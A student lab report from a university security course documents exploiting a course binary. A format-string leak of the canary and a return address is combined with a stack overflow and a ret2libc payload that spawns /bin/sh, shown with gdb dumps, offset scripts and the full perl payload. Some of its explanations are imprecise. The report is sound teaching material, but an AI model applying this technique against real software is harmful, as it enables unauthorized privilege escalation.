

Mohammad-Shamel Agha, Rudranil Maity, Anshuman Singh  
Professor Michael Martin  
CS 647-852  
04/09/2023

## CS 647-852 Project 2: Legolas

### Executive Summary

In this problem, we were asked to examine the program `/home/legolas/vulnFileCopy2` for buffer overflow vulnerabilities. Once identified, we had to craft an exploit to get a shell on the system with the privileges of the user `legolas`, and recover the contents of the `/home/legolas/legolasflag.txt` file, which should be “inaccessible”. We successfully gained unauthorized access to a shell with the privileges of user `legolas` and recovered the contents of `legolasflag.txt` file.

Throughout this project, we bypassed all the system’s defenses against a buffer overflow attack and performed an exploit to write more data to the input buffer array than it was designed to hold. If this vulnerability is left unchecked, then the extra data is overwritten in the adjacent memory location which can cause the program to crash. The recommendations provided are meant to offer protection against this type of attack such as input validation and secure programming practices.

### Vulnerabilities Identified

The main vulnerability identified was the buffer overflow vulnerability that arises when an attacker can send data to a buffer without proper bounds checking. This causes the buffer to overflow and potentially overwrite adjacent memory regions which, in this case, led to a security issue that resulted in privilege escalation or the system would be unable to operate properly. The worst-case scenario would be that an attacker was able to gain unauthorized access to the machine.

The buffer overflow vulnerability was detected because the format string argument in the `printf()` function was not carefully constructed. The `fileName` argument passed to the `printf()` function is not validated or sanitized. To exploit this vulnerability, an attacker can pass a carefully crafted `fileName` that includes format specifiers that caused `printf()` to read or write arbitrary data from or to memory.

## Recommendations

A vital defense against buffer overflow attacks is input validation. Software should verify the data it receives to make sure it has the desired length and format. To avoid buffer overflow attacks, data that is longer than intended or contains unexpected characters should be ignored. All user input should be validated, as should any data obtained from outside sources including files, databases, and network connections. Developers can enhance the security of their programs and lessen the likelihood of buffer overflow attacks by employing this strategy.

Buffer overflow attacks can be stopped in large part by using secure programming techniques. Using secure programming techniques, such as modular code design and defensive programming principles, developers can produce more resilient and fault-tolerant code. To avoid unexpected behavior and lessen the possibility of buffer overflow attacks, error-handling mechanisms like exception handling can also be employed. Additionally, since unsafe functions like `strcpy()` and `printf()` might result in buffer overflow vulnerabilities, developers should avoid utilizing them. Developers may dramatically lower the danger of buffer overflow attacks and increase the overall security of their software by putting secure programming techniques into practice.

## Assumptions

We assumed some possible vulnerabilities while performing the exploit. The main assumption was regarding the `"/bin/sh"` string, which we found while debugging the `"vulnFileCopy2"` file as a pattern between memory mappings of the previously mentioned file being debugged. Another assumption was that the same version of `libc` would be required to recreate this type of attack because if a different version would be used, the payload would not work. A third assumption was the offsets would always be the same regardless of Address Space Layout (ASLR) because the offsets were calculated using the addresses in the debugger.

## Steps to Reproduce the Attack

The process originally began when we attempted to run the program. We were met with a 'permission denied' prompt whenever a file was imputed to be read. The issue presented was that the directory wasn't given the proper permissions. We executed the command `chmod 777 legolas/` was executed to update those permissions and it was validated with `ls -l`. As shown in screenshot 1, the fix permission issue with the legolas directory.



*Screenshot 2: The output of `./vulnFileCopy2 $(perl -e 'print "%08x....."x350')`*

The rest of the payload was found with the aid of gdb. we used disassemble vulnFileCopy to have the vulnFileCopy2 disassembled. We noticed that “vulnFileCopy+65” had a comparison between 0x445 and 0x460. 0x445 was the buffer because there was a comparison between it and the value stored at that memory address. We converted 0x445 to 1093 in decimal and knew that length was 1 number larger because it started from index 0 to index 1093. That meant that the buffer size was 1094 (As provided in screenshot 3, the partial output of the disassembly of vulnFileCopy).

```
legolas@cs647:~$ gdb -q vulnFileCopy2
Reading symbols from vulnFileCopy2...
(No debugging symbols found in vulnFileCopy2)
(gdb) disassemble vulnFileCopy
Dump of assembler code for function vulnFileCopy:
0x00001365 <+0>:    push    %ebp
0x00001366 <+1>:    mov     %esp,%ebp
0x00001368 <+3>:    sub     $0x478,%esp
0x0000136e <+9>:    mov     0x8(%ebp),%eax
0x00001371 <+12>:   mov     %eax,-0x46c(%ebp)
0x00001377 <+18>:   mov     %gs:0x14,%eax
0x0000137d <+24>:   mov     %eax,-0xc(%ebp)
0x00001380 <+27>:   xor     %eax,%eax
0x00001382 <+29>:   movl    $0x0,-0x460(%ebp)
0x0000138c <+39>:   jmp     0x13a6 <vulnFileCopy+65>
0x0000138e <+41>:   lea     -0x452(%ebp),%edx
0x00001394 <+47>:   mov     -0x460(%ebp),%eax
0x0000139a <+53>:   add     %edx,%eax
0x0000139c <+55>:   movb    $0x41,(%eax)
0x0000139f <+58>:   addl    $0x1,-0x460(%ebp)
0x000013a6 <+65>:   cmpl    $0x445,-0x460(%ebp)
0x000013b0 <+75>:   jbe     0x138e <vulnFileCopy+41>
0x000013b2 <+77>:   movl    $0x0,-0x460(%ebp)
0x000013bc <+87>:   sub     $0xc,%esp
0x000013bf <+90>:   push    $0x2072
0x000013c4 <+95>:   call    0x13c5 <vulnFileCopy+96>
0x000013c9 <+100>:  add     $0x10,%esp
0x000013cc <+103>:  sub     $0xc,%esp
0x000013cf <+106>:  push    -0x46c(%ebp)
0x000013d5 <+112>:  call    0x13d6 <vulnFileCopy+113>
0x000013da <+117>:  add     $0x10,%esp
0x000013dd <+120>:  sub     $0xc,%esp
0x000013e0 <+123>:  push    $0xa
0x000013e2 <+125>:  call    0x13e3 <vulnFileCopy+126>
0x000013e7 <+130>:  add     $0x10,%esp
0x000013ea <+133>:  sub     $0xc,%esp
0x000013ed <+136>:  push    $0x2084
0x000013f2 <+141>:  call    0x13f3 <vulnFileCopy+142>
0x000013f7 <+146>:  add     $0x10,%esp
0x000013fa <+149>:  call    0x13fb <vulnFileCopy+150>
```

*Screenshot 3: Disassembly of vulnFileCopy*

The next step was to calculate the offset with the addresses of main, system, and /bin/sh. These were not the actual addresses because ASLR was enabled. We knew that the offset would be the same between each address. So, we used “disassemble main” to establish

a breakpoint at the last line of the function. In our case, the last line was `main<+231>`, and thus used `"b *main+231"` in addition to `b main` to have our breakpoints. We ran the function up to the first breakpoint and used `"(gdb)p system"` to get the address of the system and `"(gdb)info proc mappings"` to find the address of `/bin/sh`. The results yielded the system to have an address of `0xf7d02720` and `/bin/sh` to have an address of `0xf7e71fd1`. Then we continued the process until the breakpoint for the return address of the main function. We ran `"stepi"` to get the last address needed to calculate the offsets and the address of main was `0xf7cd83e9` (As shown in screenshots 4 and 5, the complete process to find the addresses required for the offsets).

```

0x00001317 <+154>: je      0x1329 <main+172>
0x00001319 <+156>: sub     $0xc,%esp
0x0000131c <+159>: push    $0x2062
0x00001321 <+164>: call    0x1322 <main+165>
0x00001326 <+169>: add     $0x10,%esp
0x00001329 <+172>: cmpl    $0x2,(%ebx)
0x0000132c <+175>: jne     0x1344 <main+199>
0x0000132e <+177>: mov     -0x1c(%ebp),%eax
0x00001331 <+180>: add     $0x4,%eax
0x00001334 <+183>: mov     (%eax),%eax
0x00001336 <+185>: sub     $0xc,%esp
0x00001339 <+188>: push    %eax
0x0000133a <+189>: call    0x1365 <vulnFileCopy>
0x0000133f <+194>: add     $0x10,%esp
0x00001342 <+197>: jmp     0x134a <main+205>
0x00001344 <+199>: call    0x14f4 <usage>
0x00001349 <+204>: nop
0x0000134a <+205>: mov     -0xc(%ebp),%eax
0x0000134d <+208>: sub     %gs:0x14,%eax
0x00001354 <+215>: je      0x135b <main+222>
0x00001356 <+217>: call    0x1357 <main+218>
0x0000135b <+222>: lea     -0x8(%ebp),%esp
0x0000135e <+225>: pop     %ecx
0x0000135f <+226>: pop     %ebx
0x00001360 <+227>: pop     %ebp
0x00001361 <+228>: lea     -0x4(%ecx),%esp
0x00001364 <+231>: ret
End of assembler dump.
(gdb) b main
Breakpoint 1 at 0x128c
(gdb) b *main+231
Breakpoint 2 at 0x1364
(gdb) run
Starting program: /home/legolas/vulnFileCopy2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x5656628c in main ()
(gdb) p system
$1 = {int (const char *)} 0xf7d02720 <__libc_system>

```

Screenshot 4: Breakpoint setup and address of system

```

(gdb) info proc mappings
process 4395
Mapped address spaces:

   Start Addr   End Addr       Size     Offset    Perms  objfile
   0x56565000   0x56566000     0x1000      0x0     r--p   /home/legolas/vulnFileCopy2
   0x56566000   0x56567000     0x1000     0x1000   r--xp   /home/legolas/vulnFileCopy2
   0x56567000   0x56568000     0x1000     0x2000   r--p   /home/legolas/vulnFileCopy2
   0x56568000   0x56569000     0x1000     0x3000   r--p   /home/legolas/vulnFileCopy2
   0x56569000   0x5656a000     0x1000     0x4000   rw-p   /home/legolas/vulnFileCopy2
   0xf7c39000   0xf7cd7000     0x1e000      0x0     r--p   /usr/lib32/libc.so.6
   0xf7cd7000   0xf7e57000     0x18000     0x1e000   r--p   /usr/lib32/libc.so.6
   0xf7e57000   0xf7edb000     0x84000     0x19e000   r--p   /usr/lib32/libc.so.6
   0xf7edb000   0xf7edd000     0x2000     0x222000   r--p   /usr/lib32/libc.so.6
   0xf7edd000   0xf7ede000     0x1000     0x224000   rw-p   /usr/lib32/libc.so.6
   0xf7ede000   0xf7ee8000     0xa000      0x0     rw-p
   0xf7ef7000   0xf7ef9000     0x2000      0x0     rw-p
   0xf7ef9000   0xf7efd000     0x4000      0x0     r--p   [vvar]
   0xf7efd000   0xf7eff000     0x2000      0x0     r--p   [vdso]
   0xf7eff000   0xf7f00000     0x1000      0x0     r--p   /usr/lib32/ld-linux.so.2
   0xf7f00000   0xf7f24000     0x24000     0x1000   r--p   /usr/lib32/ld-linux.so.2
   0xf7f24000   0xf7f32000     0xe000     0x25000   r--p   /usr/lib32/ld-linux.so.2
   0xf7f32000   0xf7f34000     0x2000     0x32000   r--p   /usr/lib32/ld-linux.so.2
   0xf7f34000   0xf7f35000     0x1000     0x34000   rw-p   /usr/lib32/ld-linux.so.2
   0xf7fd1800   0xf7fd3900     0x21000      0x0     rw-p   [stack]

(gdb) find 0xf7cb9000, 0xf7ede000, "/bin/sh"
0xf7e71fd1
1 pattern found.
(gdb) cont
Continuing.

Setuid failed.

Usage: ./vulnFileCopy2 [file_name]

Breakpoint 2, 0x56566364 in main ()
(gdb) stepi
0xf7cd83e9 in __libc_start_call_main (main=main@entry=0x5656627d <main>, argc=argc@entry=1, argv=argv@entry=0xf7fd3ce4) at ../sysdeps/nptl/libc_start_call_main.h:58
Download failed: Invalid argument. Continuing without source file ./csu/./sysdeps/nptl/libc_start_call_main.h.

```

*Screenshot 5: Addresses of /bin/sh and main*

With the addresses stored, We noticed that our return address for main looked similar to some addresses from the memory leak. One address was followed by 0 and the other was followed by 2. It was evident that this would be the return address to overwrite, but was unsure which spot was the address that we needed for the exploit. In gdb, we reran the program until the first breakpoint. The best idea was to print out the stack to observe for any clues. We used “(gdb)x/100xw \$ebp” to print out the stack and were met with the two return addresses followed by 0 and 1. We figured out that the 1, in this case, was indicative of an argument. This meant that the address at spot 311 would be the return address that was needed to overwrite. Screenshot 6 provided the stack frame of memory addresses.

```

(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/legolas/vulnFileCopy2
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x5662928c in main ()
(gdb) x/100xw $ebp
0xff8c7908: 0x00000000 0xf7cb13e9 0x00000000 0x00000070
0xff8c7918: 0xf7f0cff4 0xf7cb13e9 0x00000001 0xff8c79d4
0xff8c7928: 0xff8c79dc 0xff8c7940 0xf7eb5ff4 0x5662927d
0xff8c7938: 0x00000001 0xff8c79d4 0xf7eb5ff4 0x5662be9c
0xff8c7948: 0xf7f0cb80 0x00000000 0xb1e3bca5 0x3f36b6b5
0xff8c7958: 0x00000000 0x00000000 0x00000000 0xf7f0cb80
0xff8c7968: 0x00000000 0xb2195a00 0xf7f0da40 0xf7cb1376
0xff8c7978: 0xf7eb5ff4 0xf7cb14bc 0xf7ed8b28 0x5662be9c
0xff8c7988: 0x00000000 0xf7f0d020 0x00000000 0x00000000
0xff8c7998: 0xf7cb143d 0x5662bfa0 0x00000001 0x56629150
0xff8c79a8: 0x00000000 0x5662917b 0x5662927d 0x00000001
0xff8c79b8: 0xff8c79d4 0x00000000 0x00000000 0xf7edc9b0
0xff8c79c8: 0xff8c79cc 0xf7f0da40 0x00000001 0xff8c8443
0xff8c79d8: 0x00000000 0xff8c845f 0xff8c846f 0xff8c84bf
0xff8c79e8: 0xff8c84d2 0xff8c84e6 0xff8c8513 0xff8c852e
0xff8c79f8: 0xff8c8545 0xff8c8571 0xff8c8591 0xff8c85ba
0xff8c7a08: 0xff8c85ce 0xff8c85e5 0xff8c8601 0xff8c8613
0xff8c7a18: 0xff8c862e 0xff8c863e 0xff8c8657 0xff8c866d
0xff8c7a28: 0xff8c867c 0xff8c86b2 0xff8c86bb 0xff8c86ce
0xff8c7a38: 0xff8c86df 0xff8c86f1 0xff8c8702 0xff8c8cf1
0xff8c7a48: 0xff8c8d12 0xff8c8d1e 0xff8c8d2f 0xff8c8d49
0xff8c7a58: 0xff8c8d9f 0xff8c8db6 0xff8c8dd8 0xff8c8def
0xff8c7a68: 0xff8c8e03 0xff8c8e23 0xff8c8e30 0xff8c8e4d
0xff8c7a78: 0xff8c8e58 0xff8c8e60 0xff8c8e72 0xff8c8e91
0xff8c7a88: 0xff8c8ec0 0xff8c8f15 0xff8c8f87 0xff8c8f99


```

Screenshot 6: The stack frame of vulFileCopy

Now it was time to craft the payload and the format was “perl -e ‘print [buffer size] . [canary] . [byte alignment] . [address of system] . [address of main] . [address of /bin/sh]’”. Since we had to be mindful of the file name length that was present. To counter this check, Direct Access Parameters were utilized and we knew exactly which 2 parameters were required. 287 was our canary and 311 was our return address. We ran the program with “./vulnFileCopy 2 ‘%287\$x %311\$x’” followed by ctrl + z to stop the process. The canary value was c97ce200 and the return address was f7da03e9. We ran a Python script called “offset.py” to calculate the offsets from the addresses gathered in gdb. The offset for the address of the system was 0x2a337 and the offset for the address of /bin/sh was 0x199be8. Next was to use another Python script called aslr.py to calculate the new addresses with the calculated offsets and the actual return address. The address for the system was 0xf7dca720 and the address of /bin/sh was 0xf7f39fd1. With that information, the payload looked like “perl -e 'print "A"x1094 . "\x00\xe2\x7c\xc9" . "A"x12 . "\x20\xa7\xdc\xf7" . "\xe9\x03\xda\xf7" . "\xd1\x9f\xf3\xf7"' > '%287\$x %311\$x'” followed by fg to resume the process. The enter key was pressed and we generated



the shell. As shown in screenshot 7, we successfully crafted the payload and got the shell to work.



```
legolas@cs647:~$ ./vulnFileCopy2 '%287$X %311$X'
File to copy: c97ce200 f7da03e9
Press enter to begin copying...^Z
[1]+  Stopped                  ./vulnFileCopy2 '%287$X %311$X'
legolas@cs647:~$ python3 offset.py
Enter the Address of System: 0xf7d02720
Enter the Return Address of Main: 0xf7cd83e9
Enter Address of bin/sh: 0xf7e71fd1
Address of System - Return Address of Main: 0x2a337
Address of bin/sh - Return Address of Main: 0x199be8
legolas@cs647:~$ py
py3clean      py3compile  py3versions  pydoc3        pydoc3.10    pyc
legolas@cs647:~$ python3 aslr.py
Enter the Leaked Return Address: f7da03e9
Enter Offset of Address of System - Return Address of Main: 0x2a337
Enter Offset of Address of bin/sh - Return Address of Main: 0x199be8
Offset Address of System: 0xf7dca720
Offset Address of bin/sh: 0xf7f39fd1
With these offsets, ASLR never stood a chance!!
legolas@cs647:~$ perl -e 'print "A"x1094 . "\x00\xe2\x7c\xc9" . "A"x12 . "\x20\xa7\xdc\xf7" . "\xe9\x03\xda\xf7" . "\xd1\x9f\xf3\xf7"' > '%287$X %311$X'
legolas@cs647:~$ fg
./vulnFileCopy2 '%287$X %311$X'


Done copying.
$
```

Screenshot 7: The process to craft the successful payload with our shell generated

## Findings

Once we had successfully generated a shell for legolasflag.txt, we used `ls` to validate whether we could see legolasflag.txt. we used `cat legolasflag.txt` to display the contents of the file followed by `whoami` to validate that we were on user Legolas. We were also able to exit the shell gracefully. As shown in the following screenshot, the contents of legolasflag.txt are the following:

```
a7db9c0a021439b0dac996bcde76120d4f500e623991349dc669debfd1c160f
70a9e42244cab3d1b2906b16c5503cee08aecda57c451ab6ec2becc7133fc227
```



```
legolas@cs647:~$ perl -e 'print "A"x1094 . "\x00\xe2\x7c\xc9" . "A"x12 . "\x20\xa7\xdc\xf7" . "\xe9\x03\xda\xf7" . "\xd1\x9f\xf3\xf7"' > '%287$X %311$X'
legolas@cs647:~$ fg
./vulnFileCopy2 '%287$X %311$X'


Done copying.
$ ls
'%287$X %311$X'  aslr.py  demo  legolasflag.txt  offset.py  Screenshots  snap  test  vulnFileCopy2
$ cat legolasflag.txt
a7db9c0a021439b0dac996bcde76120d4f500e623991349dc669debfd1c160f
70a9e42244cab3d1b2906b16c5503cee08aecda57c451ab6ec2becc7133fc227
$ whoami
legolasflag
$ exit
legolas@cs647:~$
```

Screenshot 8: Contents of legolasflag.txt as legolasflag and the shell's graceful exit



## Appendix

This section provided screenshots of the source code of both `offset.py` and `aslr.py`

A screenshot of the Visual Studio Code editor window titled "offset.py - Visual Studio Code". The editor shows the source code of a Python script named "offset.py". The code is as follows:

```
home > legolas > offset.py
1  addrSys = int(input("Enter the Address of System: "), 16)
2  addrMain = int(input("Enter the Return Address of Main: "), 16)
3  addrBash = int(input("Enter Address of bin/sh: "), 16)
4
5
6  offset1 = addrSys - addrMain
7  offset2 = addrBash - addrMain
8
9
10 print("Address of System - Return Address of Main: " + hex(offset1))
11 print("Address of bin/sh - Return Address of Main: " + hex(offset2))
```

The status bar at the bottom indicates "Ln 11, Col 69", "Spaces: 4", "UTF-8", "LF", "Python", and "0 errors, 0 warnings, 0 info".

*Screenshot 9: The source code of offset.py*

```
aslr.py - Visual Studio Code
File Edit Selection View Go Run Terminal Help
$ system: 0xf7d02720 Untitled-1 offset.py aslr.py
home > legolas > aslr.py
1  addrMemLeak = int(input("Enter the Leaked Return Address: "), 16)
2  offset1 = int(input("Enter Offset of Address of System - Return Address of Main: "), 16)
3  offset2 = int(input("Enter Offset of Address of bin/sh - Return Address of Main: "), 16)
4
5  addrLeakSys = addrMemLeak + offset1
6  addrLeakBash = addrMemLeak + offset2
7
8  print("Offset Address of System: " + hex(addrLeakSys))
9  print("Offset Address of bin/sh: " + hex(addrLeakBash))
10 print("With these offsets, ASLR never stood a chance!!")
```

Ln 10, Col 57 Spaces: 4 UTF-8 LF Python

*Screenshot 10: The source code of aslr.py*